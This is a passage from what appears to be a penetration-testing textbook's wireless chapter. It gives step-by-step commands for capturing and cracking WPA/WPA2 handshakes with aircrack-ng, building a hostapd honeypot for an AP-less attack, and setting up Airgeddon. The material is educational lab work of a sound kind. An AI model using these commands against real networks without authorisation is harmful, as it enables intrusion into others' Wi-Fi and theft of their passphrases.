


Figure 13.23 – Capturing the WPA/WPA2 handshake

If the WPA/WPA2 handshake was not captured, perform the de-authentication attack until it's acquired.

10. Once the WPA/WPA2 handshake has been captured, press *Ctrl* + *C* to stop the **airodump-ng** capture. This will create a **Corp_Wi-Fi-01.cap** file within your current working directory.
11. Next, to perform offline password cracking on the WPA/WPA2 handshake within the **Corp_Wi-Fi-01.cap** file, use **aircrack-ng** with the **-w** syntax to specify a wordlist, as shown here:kali@kali:~$ **aircrack-ng Corp_Wi-Fi-01.cap -w /usr/share/wordlists/rockyou.txt**
As shown in the following screenshot, **aircrack-ng** found the password/passphrase for the **Corp_Wi-Fi** wireless network:

```
                        Aircrack-ng 1.6

[00:00:24] 34053/14344392 keys tested (1433.70 k/s)

Time left: 2 hours, 46 minutes, 21 seconds                0.24%

                    KEY FOUND! [ Password123 ]

Master Key     : 25 15 14 C2 98 B0 4A D9 18 EA 4D 72 75 BC 76 DB
                 34 E2 7F 8B 0D 4F DD F1 1E 4F A6 ED 24 72 E9 08

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 9C A0 D3 B4 E1 EE 03 40 B9 A0 CD CD 78 44 F4 68
```

Figure 13.24 – Cracking the WPA/WPA2 network

Figure 13.25 – Capturing probes

Once you're all set, please follow these steps to perform an AP-less attack:

1. Ensure your Kali Linux machine and wireless clients are powered on.
2. Connect your two wireless network adapters to Kali Linux and verify that they have been detected, as shown here:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.26 – Checking the wireless adapter's status

As shown in the preceding screenshot, the first wireless adapter is represented as **wlan0**, while the second wireless adapter is represented as **wlan1**. We will be using **wlan0** to listen to and capture the WPA/WPA2 handshake from the wireless client, while **wlan1** will be used to create the wireless honeypot (fake network).

3. On Kali Linux, open Terminal and use the following commands to download and install **hostapd**, a tool for creating wireless honeypots:kali@kali:~$ **sudo apt update**
kali@kali:~$ **sudo apt install hostapd**

4. Next, use **airmon-ng** to enable **monitor** mode on the **wlan1** wireless network adapter:kali@kali:~$ **sudo airmon-ng check kill**
kali@kali:~$ **sudo airmon-ng start wlan1**
The following screenshot verifies that the new monitor interface has been created:

```
kali@kali:~$ sudo airmon-ng start wlan1


PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
phy1    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)
```

Figure 13.27 – Enabling monitor mode

5. Next, create a **hostapd** configuration to set the parameters for the wireless honeypot:kali@kali:~$ **mousepad wpa2-attack.conf**
Copy and paste the following code into the configuration file and save it:

```
interface=wlan0
driver=nl80211
ssid=Corp_Wi-Fi
wpa=2
wpa_passphrase=fakepassword
```

wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=6
The following parameters were used in the Hostapd code:
• **interface**: Specifies the wireless network adapter that will broadcast the honeypot.
• **driver**: Specifies the driver software.
• **ssid**: Specifies the target SSID. This is usually taken from the preferred network list of a wireless client.
• **wpa**: Specifies the WPA version.
• **wpa_passphrase**: Specifies the password/passphrase to access the honeypot network. This should be something random.
• **wpa_key_mgmt**: Specifies the authentication mode.
• **rsn_pairwise**: CCMP specifies to use AES for WPA2. TKIP specifies WPA.
• **channel**: Specifies the operating channel for the honeypot.

The following screenshot verifies that the configuration is accurate in the **wpa2-attack.conf** file:




Figure 13.28 – Hostapd configuration file

• Next, use **airodump-ng** to listen for the honeypot wireless network on the specified channel and SSID while capturing and storing the WLAN frames for the honeypot:kali@kali:~$ **sudo airodump-ng -c 6 --essid Corp_Wi-Fi wlan1mon -w APLessAttack**
This will allow us to capture the WPA/WPA2 handshake when the wireless client attempts to authenticate and associate with the target wireless network.

• Next, open a new Terminal and use the following command to start the honeypot using Hostapd:kali@kali:~$ **sudo hostapd wpa2-attack.conf**
As shown in the following screenshot, the honeypot has started, and the wireless client is attempting to authenticate to our wireless honeypot:

```
kali@kali:~$ sudo hostapd wpa2-attack.conf
Configuration file: wpa2-attack.conf
Using interface wlan0 with hwaddr 00:c0:ca:ad:91:72 and ssid "Corp_Wi-Fi"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: disassociated
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
```

• In the **airodump-ng** window, the WPA/WPA2 handshake will appear when the wireless client attempts to authenticate to the honeypot:

```
CH  6 ][ Elapsed: 5 mins ][ 2021-09-12 14:11 ][ WPA handshake: 00:C0:CA:AD:91:72

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:C0:CA:AD:91:72    2  30     1730       66    0   6   11   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:C0:CA:AD:91:72  D8:50:E6:2F:F9:2B  -28    1 - 1      0       326  EAPOL  Corp_Wi-Fi
00:C0:CA:AD:91:72  18:31:BF:1A:92:D1  -33    1 - 1      0       116  EAPOL
```

Figure 13.30 – Capturing the WPA handshake

As shown in the preceding screenshot, the ESSID is the network name of our honeypot, which is operating on channel 6 of the 2.4 GHz band. The WPA/WPA2 handshake is captured from the wireless client that is attempting to connect to the **Corp_Wi-Fi** network.

• Stop the capture once the WPA/WPA2 handshake is captured by **airodump-ng**. This will create an **APLessAttack-01.cap** file within your current working directory.

• Next, use **aircrack-ng** to perform a dictionary password attack to retrieve the key:kali@kali:~$ **aircrack-ng APLessAttack-01.cap -w /usr/share/wordlists/rockyou.txt**

As shown in the following screenshot, the password was retrieved:




Figure 13.31 – aircrack-ng password cracking




Figure 13.32 – Enterprise wireless lab

Part 1 – setting up for the attack

Let's look at how to set up our attack:

1. Power on all the relevant devices within your wireless networking lab.
2. Power on Kali Linux and ensure that two wireless network adapters are connected.
3. On Kali Linux, open Terminal and use the following commands to install **airgeddon**:kali@kali:~$ **sudo apt update**
kali@kali:~$ **sudo apt install airgeddon**

4. Now, start Airgeddon. It will check whether your system has all the required tools:kali@kali:~$ **sudo airgeddon**

As shown in the following screenshot, some optional tools are missing:




Figure 13.33 – Checking optional tools

5. Open a new Terminal and use the following list of commands to install all the missing optional tools for Airgeddon:kali@kali:~$ **sudo apt install bettercap**
kali@kali:~$ **sudo apt install dnsmasq**
kali@kali:~$ **sudo apt install hostapd-wpe**
kali@kali:~$ **sudo apt install isc-dhcp-server**
kali@kali:~$ **sudo apt install asleap**
kali@kali:~$ **sudo apt install hostapd**
kali@kali:~$ **sudo apt install mdk4**
kali@kali:~$ **sudo apt install hcxdumptool**
kali@kali:~$ **sudo apt install hcxtools**
kali@kali:~$ **sudo apt install beef-xss**
kali@kali:~$ **sudo apt install lighttpd**

If any additional tools are missing, be sure to install them before proceeding.

Part 2 – choosing the target

Next, we'll choose a target.

1. Once all the tools have been installed, start **Airgeddon** again:kali@kali:~$ **sudo airgeddon**
After it checks the availability of all tools, the following menu will appear. Simply enter the required number option to select one of your wireless network adapters:




Figure 13.34 – Selecting a wireless network adapter

2. Next, choose option **2** to enable monitor mode on your wireless network adapter:

